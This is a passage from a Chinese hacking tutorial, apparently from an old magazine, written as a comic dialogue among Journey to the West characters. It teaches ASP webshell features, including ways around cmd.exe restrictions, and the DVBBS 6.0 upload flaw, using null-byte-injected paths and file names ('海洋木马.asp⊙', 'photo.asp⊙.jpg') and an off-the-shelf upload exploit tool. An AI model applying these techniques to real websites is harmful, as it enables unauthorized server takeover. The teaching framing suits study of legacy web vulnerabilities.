


图5

“OH，My GOD！这不相当于什么都可以做了么？而且只需要浏览器就可以控制网站上的一切了！”沙僧也开始“OH，MY GOD”了。

悟空得意的看了一下三人，开始说道：“好了，具体的操作你们只要自己打开看看，就会觉得很容易上手了！我着重解释一下入侵的时候最常用的几个选项。系统服务信息和服务器相关数据是查看服务器信息的，这样我们可以知道对方的服务器上面有多少用户，FSO文件浏览操作器和Shell.Application文件浏览操作器顾名思义是用来操作文件的了！而WScript.Shell程序运行器则是运行程序的！可以说，在实际的入侵过程中，经常会遇到权限设置的比较好的服务器是不允许你执行命令的！这时候，它们往往只是设置了cmd.exe的权限不允许普通用户运行而已，我们只需要传一个自己的cmd.exe上去，再把路径这个地方的cmd.exe改成我们上传后cmd.exe的物理路径填入就可以了。实在不行还可以试试WScriptShell，这也是我觉得海阳比老兵的站长助手使用最好的地方了！有时候一个网页木马的执行命令功能对提升权限是至关重要的！”

悟空还在滔滔不绝的时候，三人已经兴冲冲的玩起ASP木马来了！唐僧一边狂点鼠标一边流着口水说：“嘿嘿，真好玩！”还是沙僧记得正题：“猴儿哥，你不是说要讲上传漏洞么？怎么提到这茬了？”

悟空敲了一下沙僧的头：“沙师弟，你什么时候也变得和八戒一样呆了？asp木马要传到别人的网站上，才能使用嘛！平时灌水的时候你没发现，论坛允许上传的格式都是jpg之类的，而asp类型是禁止的！如果程序有漏洞使得我们可以把ASP木马传上去，我们就可以直接控制整个网站，这就是我们所说的上传漏洞！”

唐僧一听到这话，马上呆住了，喃喃道：“阿弥陀佛的佛，那我把ASP木马改为.jpg格式上传，然后再访问不就行了？哈哈，还是为师厉害！这一定就是传说中的上传漏洞了！没错！一定是的！”

小鸡快跑

众人皆倒！半响后，悟空从地上爬起来对唐僧说道："ASP 文件要以 ASP 格式保存在服务器上，里面的内容才会得到正确的解释！如果有你说的那么简单的话俺们还混个 P 。"

小提示： 这里不一定非得是 .asp 格式，事实上，如果是 asp、cer、cdx、asa、htr 中的任何一种文件格式都是以 asp.dll 来解释的！

唐僧脸红得像悟空的屁股一样，再也不敢随便不懂装懂了："那，是怎么回事？"

"嘿嘿，师傅，我们一起到沙师弟的论坛上发个帖子就知道了！发帖的时候，照你说的，把我们的木马改名为 .jpg，然后上传上去！得到的路径是 UploadFile/20054911182757003.jpg，这是相对路径，合并为完整的路径就是 http://localhost/UploadFile/20054911182757003.jpg，大家点开来看看是什么样子（图 6）！"




图 6

"和用记事本打开的效果一样！虽然传到服务器上了，可是并没有执行啊……"沙僧憋得满脸通红，终于忍不住第一个喊了出来。

"没错！我们注意一下，这里论坛保存的时候是这么保存的，把当时的发帖时间加上几位随机数再加上后缀名保存了下来！"

[2005-4-9 11：18：27 +2757003+.+jpg]= 20054911182757003.jpg

八戒忽然小眼一睁，指着屏幕问到："我说猴儿哥 uploadfile 这个目录是怎么来的？"

悟空兴奋地拍着八戒道："嘿嘿，呆子不错啊！比师父强多了！这个目录其实也是由我们提交的！只不过论坛把它隐藏了起来，不让我们看到！如果我们用 WSockExpert 这个抓包工具来观察我们提交的数据包，就会看到这个地方（图 7）！而上传漏洞的序幕也由此拉开了！"




图 7

眼见众人迷惑的表情，悟空继续解释："由于路径可以由我们提交，如果我们人为精心构造特殊的目录，比如，filepath 这个路径变量名的值被我们改成了"UploadFile/ 海洋木马.asp⊙"提交（这里的"⊙"代表 ASCII 码为 00 的特殊字符！）"

唐僧机械的把完整的路径写了出来：UploadFile/ 海洋木马.asp⊙20054911182757003.jpg。

"我知道了！我学 C 语言的时候佛祖告诉过我，当电脑读到 ASCII 码为 00 的字符时，认为字符串已经结束了！于是后面的东西被忽略掉了！就变成了 UploadFile/ 海洋木马.asp，也就是我们要的 ASP 木马了！"沙僧恍然大悟！

"BINGO！就是这样！这个漏洞最初公布的时候需要人们手工抓包，修改里面的字符，然后用 nc 提交，当初讲课的时候我很多孩儿都不明白为什么！今天我撇开 ASP 程序里的具体语句用这个方法来说明，但是，事实上，从这以后，上传漏洞就开始了多种多样的利用方式！"

"路径可以改，那是不是文件名也可以改？"八戒好象吃错药了一样的聪明。

"呵呵，正是如此，如果我们上传的文件是 photo.jpg，上传到服务器还是 photo.jpg 或者是 photo2005491118.jpg 这种的话……"

"我们就提交 photo.asp⊙.jpg，这样保存下来就又是 asp 文件了！"沙僧也不甘示弱。

"是这样的！不过这还要求 ASP 程序是从左到右读文件名才行。所以并不是所有的文件都可以这么利用的！"

悟空看到二位师弟领悟能力如此之高倍觉欣慰，唯有唐僧还在用笔拼命画着，咬破了三个笔套子。

"大师兄，那你教我们如何抓包和修改数据包来利用这个漏洞么？"沙僧诚恳的说。

"沙师弟，别见外了！俺老孙今天教你们更简单的利用方式！用现成的工具！抓包那些烦琐的事我到时候给你们一些动画教程照着学就好了。我现在介绍的是桂林老兵的上传漏洞通用工具（图 8）。"




图 8

"大师兄，你还没说怎么知道沙师弟的论坛有上传漏洞呢！我们怎么判断啊？"八戒拱了拱鼻子。

"看俺老孙的记性！这个很简单，首先，俺从它底部的版权知道它是 DVBBS 6.0 的。如果没有打补丁的话，直接访问 upfile.asp 就会出现如图 9 所示的这个提示。"




图 9

给大家看完 upfile.asp 后，悟空继续说到："当然，具体是否存在漏洞我们还要实验才知道！我们在老兵的工具提交地址栏里填入 http://localhost/upfile.asp，因为动网论坛是路径自定义的，

所以我们选中该选项，以后遇到其它类型的上传漏洞的时候，我们就要先了解它是属于哪一种，当然，你两种都试一下也没问题。上传路径是指：传到网站上的哪个地方。默认是shell.asp，那么传上去了以后，访问http://localhost/shell.asp就可以了。把加文件头的小钩取消，点提交（图10）！从myface.value='shell.asp图片上传成功！我们可以看到我们的马儿传到了哪里（因为有些上传漏洞并没有把路径返回给我们，需要自己找），同时仔细看的话，会发现这个返回信息是缺了一个单引号的，这是为什么你们可以自己想想。”

